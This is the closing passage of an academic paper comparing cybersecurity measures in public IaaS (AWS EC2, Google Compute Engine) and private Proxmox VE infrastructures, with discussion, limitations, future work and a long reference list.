Classical signature-based virus programs have been shown to fail to detect malicious code in text files. The files contained in web-based applications are usually text-based files written in a software language such as PHP. In this context, generative AI-supported antivirus applications are believed to detect malicious code in web-based application files effectively. For example, as a result of the analysis of the Totalvirus.com platform of the text file written in PHP software language, which was found to contain malicious code within the scope of the study, it was seen that only four antivirus programs detected the malicious code embedded in the codes in the text file. This result is also supported by the literature [85]. Advancements in artificial intelligence technologies, particularly artificial neural networks (ANN) and deep learning (DL) techniques, offer significant benefits for cybersecurity measures within cloud computing infrastructures. These methods accurately detect complex and constantly evolving threats, providing more effective solutions than traditional approaches. ANN and DL techniques are particularly valuable in critical areas such as intrusion detection, malware detection, anomaly analysis, and access control, as they perform dynamic data analyses that contribute to developing proactive defence mechanisms against cyberattacks. Moreover, these techniques produce effective results in processes like log analysis, which involves managing large datasets. Consequently, the security and performance of cloud computing infrastructures are enhanced, ensuring stronger protection against potential threats. This conclusion is supported by the study of Hasimi et al. [40].

Finally, choosing between public and private IaaS infrastructures depends on an organisation's financial capabilities and specific digital transformation requirements. While private IaaS solutions such as Proxmox VE involve higher initial investments and setup costs, they can offer long-term cost-effectiveness for organisations with significant resource demands. In contrast, public IaaS models benefit organisations prepared to invest in these benefits by providing easier management and system integration despite potentially higher operational costs.

The study has four limitations: It does not assess the cybersecurity of systems managed by end-users in IaaS infrastructures, the cybersecurity awareness of end-users, the cybersecurity measures developed by third parties in EC2, CE, and Proxmox VE infrastructures, and the cybersecurity measures implemented in operating systems on virtual machines running in the IaaS infrastructure. The study primarily focuses on analysing the cybersecurity measures of the selected examples.

Future studies can improve the decision-making processes of businesses regarding cloud computing infrastructures by conducting more comprehensive analyses of private IaaS infrastructures and increasing the sample size. A detailed examination of the cybersecurity measures associated with the software that facilitates private IaaS infrastructures may be particularly useful for businesses considering this option. Furthermore, investigating the integration of public and private IaaS infrastructures and the associated cybersecurity measures can provide critical insights to formulate cohesive cloud strategies that optimise security and operational efficiency. Studies focusing on AI-related cybersecurity measures can also provide significant benefits, as AI can enhance cybersecurity protocols, detect vulnerabilities more efficiently, and respond dynamically to incidents. Given the rapid pace of AI integration into various business processes and its potential impact on cyber defence mechanisms, such research would be timely and relevant. Moreover, detailed cost analyses of public and private IaaS infrastructures, considering factors such as initial setup costs, cybersecurity measures, and support expenses, can significantly influence corporate decisions in the digital transformation process.

In conclusion, no research simultaneously compares or empirically validates cybersecurity measures in public and private IaaS infrastructures. This study aims to address this gap in the literature and make potentially significant contributions by providing a comparative analysis of cybersecurity practices in these two leading cloud computing service models, thereby helping businesses make informed choices regarding their cloud computing infrastructure.

References

[1] G. Elia, G. Solazzo, A. Lerro, F. Pigni, and C. L. Tucci, “The digital transformation canvas: A conceptual framework for leading the digital transformation process,” *Business Horizons*. vol. 67, no. 4, pp. 381-398, 2024.

[2] W. S. Admass, Y. Y. Munaye, and A. A. Diro, “Cyber security: State of the art, challenges and future directions,” *Cyber Security and Applications*, vol. 2, pp. 100031, 2023.

[3] A. Zimba and V. Chama, “Cyber attacks in cloud computing: Modelling multi-stage attacks using probability density curves,” *International Journal of Computer Network and Information Security*, vol. 10, no. 3 pp. 25-36, 2018.

[4] K. D. Bushay, ”Infrastructure as a Service/Platform as a Service,” in *Encyclopedia of Libraries, Librarianship, and Information Science*, USA: Elsevier, 2024, pp. 1-15.

[5] R. Khatake and S. Karande, “Different iaas security attributes and comparison of different cloud providers,” *Internation Journal on Advanced Computer Theory and Engineering*, vol. 3, no. 1, pp. 13-19, 2014.

[6] L. Kate Tomchik, “Comparison of the iaas security available from the top three cloud providers,” in *Advances in Parallel & Distributed Processing, and Applications* (H. R. Arabnia, L. Deligiannidis, M. R. Grimaila, D. D. Hodson, K. Joe, M. Sekijima, and F. G. Tinetti, eds.), *Springer International Publishing*, 2021, pp. 307-323.

[7] Gartner. “Gartner says worldwide iaas public cloud services revenue grew 30% in 2022,” Accessed January 25, 2024 [Online]. Available: https://www.gartner.com/en/newsroom/press-releases/2023-07-18-gartner-says-worldwide-iaas-public-cloud-services-revenue-grew-30-percent-in-2022-exceeding-100-billion-for-the-first-time

[8] NIST. ”Nist cloud computing program” Accessed Apr. 23, 2024 [Online]. Available: https://www.nist.gov/programs-projects/nist-cloud-computing-program-nccp

[9] Y. Kumar, J. Kumar, and P. Sheoran, “Integration of cloud computing in bci: A review,” *Biomedical Signal Processing and Control*, vol. 87, no.1, pp. 1-15, 2023.

[10] P. Mell and T. Grance, “The nist definition of cloud computing - sp 800-145,” *NIST Special Publication*, vol. 145, no. 1, pp. 1-3, 2011.

[11] F. Abdullayeva, “Cyber resilience and cyber security issues of intelligent cloud computing systems,” *Results in Control and Optimization*, vol. 12, no. 9, pp. 1-16, 2023.

[12] N. Taleb and E. A. Mohamed, “Cloud computing trends: A literature review,” *Academic Journal of Interdisciplinary Studies* vol. 9, no. 1, pp. 91-104, 2020.

[13] S. Shilpashree, R. R. Patil, and C. Parvathi, “Cloud computing an overview,” *International Journal of Engineering and Technology(UAE)*, vol. 7, no. 4, pp. 2743-2746, 2018.

[14] Z. Aalam, V. Kumar, and S. Gour, “A review paper on hypervisor and virtual machine security,” in *Journal of Physics: Conference Series.,* in *International Conference on Mechatronics and Artificial Intelligence (ICMAI),* vol. 1950, Gurgaon, India, 2021, pp. 1-8.

[15] R. Mangalagowri and R. Venkataraman, “Hypervisor attack detection using advanced encryption standard (hadaes) algorithm on cloud data,” in *International Journal of Computer Networks and Applications*, vol. 9, no.5, pp. 555-567, 2022.

[16] K. Chaoqun, L. Erxia, L. Dongxiao, Y. Xinhong, and L. Xiaoyong, “A dynamic and fine-grained user trust evaluation model for micro-segmentation cloud computing environment,” *Journal of Computers*, vol. 34, no. 4, pp. 215-232, 2023.

[17] W. Wang, H. Lin, and J. Wang, “Cnn based lane detection with instance segmentation in edge-cloud computing,” *Journal of Cloud Computing*, vol. 9, no. 27, pp. 1-10, 2020.

[18] I. Alobaidan, M. Mackay, and P. Tso, “Build trust in the cloud computing - isolation in container based virtualisation”, presented at the *9th International Conference on Developments in eSystems Engineering, DeSE*, Liverpool and Leeds, England, 2016.

[19] M. M. Bazm, M. Lacoste, M. Südholt, and J. M. Menaud, “Isolation in cloud computing infrastructures: new security challenges,” *Annales des Telecommunications/Annals of Telecommunications*, vol. 74, no. 1, pp. 197-209, 2019.

[20] Amazon AWS, ”What is amazon vpc?” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/vpc/latest/userguide/what-is-amazon-vpc.html

[21] Amazon AWS, ”What is iam?” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html

[22] Amazon AWS, ”Lightweight hypervisor-nitro.” January 23, 2024 [Online]. Available: https://aws.amazon.com/tr/ec2/nitro/

[23] Google Cloud, ”Confidential VM.” Accessed January 23, 2024 [Online]. Available: https://cloud.google.com/confidential-computing/confidential-vm/docs/confidential-vm-overview

[24] A. Gulbasi and F. Karahan, “Finansal Sistemde Bilgi Teknolojileri ve Kullanımı,” *Uluslararası Sosyal ve Ekonomik Çalışmalar Dergisi*, vol. 4, no. 2, pp. 296-319, 2019.

[25] Z. Zhou, Y. Tian, J. Xiong, C. Peng, J. Li, and N. Yang, “Blockchain and signcryption enabled asynchronous federated learning framework in fog computing,” Accessed January 25, 2024 [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2352864824000336

[26] Y. I. Alzoubi, A. Al-Ahmad, and H. Kahtan, “Blockchain technology as a fog computing security and privacy solution: An overview,” *Computer Communications*, vol. 182, no. 1, pp. 129-152, 2022.

[27] S. Rizvi and I. Williams, “Analyzing transparency and malicious insiders prevention for cloud computing environment,” *Computers and Security*, vol. 137, no. 103622, pp. 1-13, 2024.

[28] A. Galli, V. La Gatta, V. Moscato, M. Postiglione, and G. Sperlì, “Explainability in ai-based behavioral malware detection systems,” *Computers and Security*, vol. 141, no. 103842, pp. 1-17, 2024.

[29] D. P. F. Möller, H. Vakilzadian, and R. E. Haas, “Cybersecurity certificate in digital transformation,” presented at the *IEEE International Conference on Electro Information Technology (eIT)*, Mankato, MN, USA, 2022, pp. 556-561.

[30] CISA, ”Technical Approaches to Uncovering and Remediating Malicious Activity,” Accessed January 23, 2024 [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-245a

[31] Proxmox, ”Proxmox VE.” Accessed January 23, 2024 [Online]. Available: https://pve.proxmox.com/wiki/Main_Page

[32] M. Copeland and M. Jacobs, *Reduce Cyber Security Vulnerabilities: IaaS and Data.* In: Cyber Security on Azure. Apress, Berkeley, CA., 2021 [Online]. Available: https://doi.org/10.1007/978-1-4842-6531-4_3

[33] Raturi, A., Kumar, S. and Joshi, A., ”Security Risk Assessment and Mitigation Framework for Cloud-based IT Systems,” presented at the *3rd International Conference on Computing, Analytics and Networks (ICAN)*, Punjab, India, 2022, pp. 1-5.

[34] W. K. A. Erlangga and M. R. Ramadhan, “Potential security issues in implementing iaas and paas cloud service models,” *International Journal of Informatics, Information System and Computer Engineering*, vol. 3, no. 9, pp. 143-162, 2022.

[35] K. Raja and K. Sujith, “Securing cloud data: An enhanced approach through attribute-based access control mechanism,” *International Journal on Recent and Innovation Trends in Computing and Communication*, vol. 11, no. 9, pp. 1116-1121, 2023

[36] B. Zhao, P. Fan, and M. Ni, “Mchain: A blockchain-based vm measurements secure storage approach in iaas cloud with enhanced integrity and controllability,” *IEEE Access*, vol. 6, no. 1, pp. 43758-43769, 2018.

[37] P. S. Apirajitha and G. W. Sathianesan, “On developing blockchain based secure storage model (bssm) with auditing and integrity analysis in the cloud,” *Concurrency and Computation: Practice and Experience*, vol. 36, no. 7, pp. 1-13, 2024.

[38] Pourvahab, M. and Ekbatanifard, ”Digital Forensics Architecture for Evidence Collection and Provenance Preservation in IaaS Cloud Environment Using SDN and Blockchain Technology,” *IEEE Access,* vol. 7, no. 1, pp. 153349–153364, 2019.

[39] Nasreen, S., and Mir, A. H., ”Cloud forensics: A centralized cloud provenance investigation system using MECC,” *Concur-*

rency and Computation: Practice and Experience, vol. 36, no. 6, pp. 1-15, 2024.

[40] Hasimi, L., Zavantis, D., Shakshuki, E., and Yasar, A., ”Cloud Computing Security and Deep Learning: An ANN approach,” *Procedia Computer Science,* vol. 231, pp. 40–47, 2023.

[41] Anitha, H. M., Jayarekha, P., Sivaraman, A., Mehta, A., and V, N. (2024). ”SDN enabled role based shared secret scheme for virtual machine security in cloud environment,” *Cyber Security and Applications,*, vol. 2, no. 10043, pp. 1-8, 2024.

[42] D. Stutz, J. T. de Assis, A. A. Laghari, A. A. Khan, N. Andreopoulos, A. Terziev, A. Deshpande, D. Kulkarni, and E. G. H. Grata, Enhancing Security in Cloud Computing Using Artificial Intelligence (AI) in *Applying Artificial Intelligence in Cybersecurity Analytics and Cyber Threat Detection,* Chennai, India: Wiley Publishing, 2024, pp. 179-220.

[43] W. Ahmad, A. Rasool, A. R. Javed, T. Baker, and Z. Jalil, “Cyber security in iot-based cloud computing: A comprehensive survey,” *Electronics*, vol. 11, no. 6, pp. 1-34, 2022.

[44] E. Nas, R. Sak, Ç. Ö. Şendil, and İ. T. Şahin-Sak, “Bir araştırma yöntemi olarak doküman analizi,” *Kocaeli Üniversitesi Eğitim Dergisi*, vol. 4, no. 5, pp. 227-250, 2021.

[45] Virustotal, Accessed January 23, 2024 [Online]. Available: https://www.virustotal.com

[46] Amazon AWS, ”EC2.” Accessed January 23, 2024 [Online]. Available: https://eu-west-1.console.aws.amazon.com/ec2/home?region=eu-west-1#Home:

[47] Amazon AWS ”Web Application Firewall, Web Api Protection.” Accessed January 23, 2024 [Online]. Available: https://aws.amazon.com/waf/

[48] Amazon AWS, ”Managed ddos protection - aws shield.” Accessed January 23, 2024 [Online]. Available: https://aws.amazon.com/shield/

[49] Amazon AWS, ”Control traffic to subnets using network acls.” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/vpc/latest/userguide/vpc-network-acls.html?ref=wellarchitected

[50] Amazon AWS, ”Aws prescriptive guidance.” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/prescriptive-guidance/latest/security-reference-architecture/ai-ml.html

[51] Amazon AWS, ”Control traffic to your aws resources using security groups.” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/vpc/latest/userguide/vpc-security-groups.html

[52] Amazon AWS, ”What is amazon guardduty?” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/guardduty/latest/ug/what-is-guardduty.html

[53] Amazon AWS, ”Amazon inspector classic (ams ssps).” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/managedservices/latest/userguide/inspector.html

[54] Amazon AWS. ”What is aws security hub?” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/securityhub/latest/userguide/what-is-securityhub.html

[55] Amazon AWS, ”Aws systems manager and aws organizations.” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/organizations/latest/userguide/services-that-can-integrate-ssm.html

[56] Amazon AWS, ”Aws kms key management.” Accessed January 23, 2024 [Online]. Available: https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Overview.Encryption.Keys.html

[57] Amazon AWS, ”Cluster for the Amazon EC2.” Accessed January 25, 2024 [Online]. Available: https://docs.aws.amazon.com/AmazonECS/latest/developerguide/create-ec2-cluster-console-v2.html

[58] Amazon AWS, ”Data centers.” Accessed January 25, 2024 [Online]. Available: https://aws.amazon.com/compliance/data-center/data-centers/

[59] Amazon AWS, ”Amazon ebs snapshots.” Accessed January 25, 2024 [Online]. Available: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSSnapshots.html

[60] Amazon AWS, ”Backup as a service - aws backup.” Accessed January 25, 2024 [Online]. Available: https://aws.amazon.com/backup/

[61] Google Cloud, ”Compute Engine.” Accessed January 25, 2024 [Online]. Available: https://console.cloud.google.com/

[62] Google Cloud, ”Cloud Armor.” Accessed January 27, 2024 [Online]. Available: https://cloud.google.com/security/products/armor?hl=en

[63] Google Cloud, ”Cloud IDS.” Accessed January 27, 2024 [Online]. Available: https://cloud.google.com/security/products/intrusion-detection-system?hl=en

[64] Google Cloud, ”Cloud firewall.” Accessed January 27, 2024 [Online]. Available: https://cloud.google.com/security/products/firewall?hl=en

[65] Amazon AWS, ”CE VPC.” Accessed January 27, 2024 [Online]. Available: https://cloud.google.com/products/networking?hl=en

[66] Google Cloud, ”Logs Explorer.” Accessed January 27, 2024 [Online]. Available: https://cloud.google.com/logging/docs/view/logs-explorer-interface

[67] Google Cloud, ”Cloud Key Management.” Accessed January 23, 2024 [Online]. Available: https://cloud.google.com/kms/docs

[68] Google Cloud, ”Identity and Access Management.” Accessed January 25, 2024 [Online]. Available: https://cloud.google.com/iam/docs/

[69] Google Cloud, ”Data Centers” Accessed January 27, 2024 [Online]. Available: https://www.google.com/about/datacenters/

[70] Google Cloud, ”CE Snapshots.” Accessed January 29, 2024 [Online]. Available: https://cloud.google.com/compute/docs/disks/create-snapshots

[71] Google Cloud, ”Backup and DR.” Accessed January 23, 2024 [Online]. Available: https://cloud.google.com/backup-disaster-recovery?hl=en

[72] Google Cloud, ”Supercharge Security with AI.” Accessed January 25, 2024 [Online]. Available: https://cloud.google.com/security/ai?hl=en

[73] V. Oleksiuk and O. Oleksiuk, “The practice of developing the academic cloud using the proxmox ve platform,” *Educational Technology Quarterly*, vol. 1 no. 4, pp. 605-616, 2021.

[74] S. A. Algarni, M. R. Ikbal, R. Alroobaea, A. S. Ghiduk, and F. Nadeem, “Performance evaluation of xen, kvm, and proxmox hypervisors,” *International Journal of Open Source Software and Processes*, vol. 9, no. 2, pp. 39-54, 2018.

[75] M. G. Mihalos, S. I. Nalmpantis, and K. Ovaliadis, “Design and implementation of firewall security policies using linux iptables,” *Journal of Engineering Science and Technology Review*, vol. 12, no. 1, pp. 80-86, 2019.

[76] Y. Ariyanto, B. Harijanto, V. A. Firdaus, and S. N. Arief, “Performance analysis of proxmox ve firewall for network security in cloud computing server implementation,” in *IOP Conference Series: Materials Science and Engineering,* in *The 1st Annual Technology, Applied Science, and Engineering Conference*, East Java, Indonesia, 2020, pp. 1-6.

[77] Google Cloud, ”Vm Manager.” Accessed January 23, 2024 [Online]. Available: https://cloud.google.com/compute/docs/vm-manager

[78] “Hydra documentation,” Accessed January 23, 2024 [Online]. Available: https://www.kali.org/tools/hydra/

[79] Proxmox, ”Proxmox VE ZFS.” Accessed January 23, 2024 [Online]. Available: https://pve.proxmox.com/wiki/ZFS_on_Linux

[80] B. P. Dinachali, S. Jabbehdari, and H. H. S. Javadi, “A pricing approach for optimal use of computing resources in cloud federation,” *The Journal of Supercomputing*, vol. 79, no. 3, pp. 3055-3094, 2023.

[81] U. Lichtenthaler, “Profiting from digital transformation? combining data management and artificial intelligence,” *International Journal of Service Science, Management, Engineering, and Technology*, vol. 12, no. 5, pp. 68-79, 2021.

[82] Y. Chen, X. Pan, P. Liu, and W. Vanhaverbeke, “How does digital transformation empower knowledge creation? evidence from chinese manufacturing enterprises,” *Journal of Innovation and Knowledge*, vol. 9, no. 2, pp. 1-15, 2024.

[83] S. Saeed, S. A. Altamimi, N. A. Alkayyal, E. Alshehri, and D. A. Alabbad, “Digital transformation and cybersecurity challenges for businesses resilience: Issues and recommendations,” *MDPI Sensors*, vol. 23, no. 15, pp. 1-20, 2023.

[84] A. Brown, M. Gupta, and M. Abdelsalam, “Automated machine learning for deep learning based malware detection,” *Computers and Security*, vol. 137, no. 2, pp. 1-17, 2024.

[85] M. Oyler-Castrillo, N. B. Agostini, G. Sznaier, and D. Kaeli, “Machine learning-based malware detection using recurrent neural networks,” presented at the *IEEE MIT Undergraduate Research Technology Conference (URTC)*, Cambridge, MA, USA, 2019, pp. 1-4.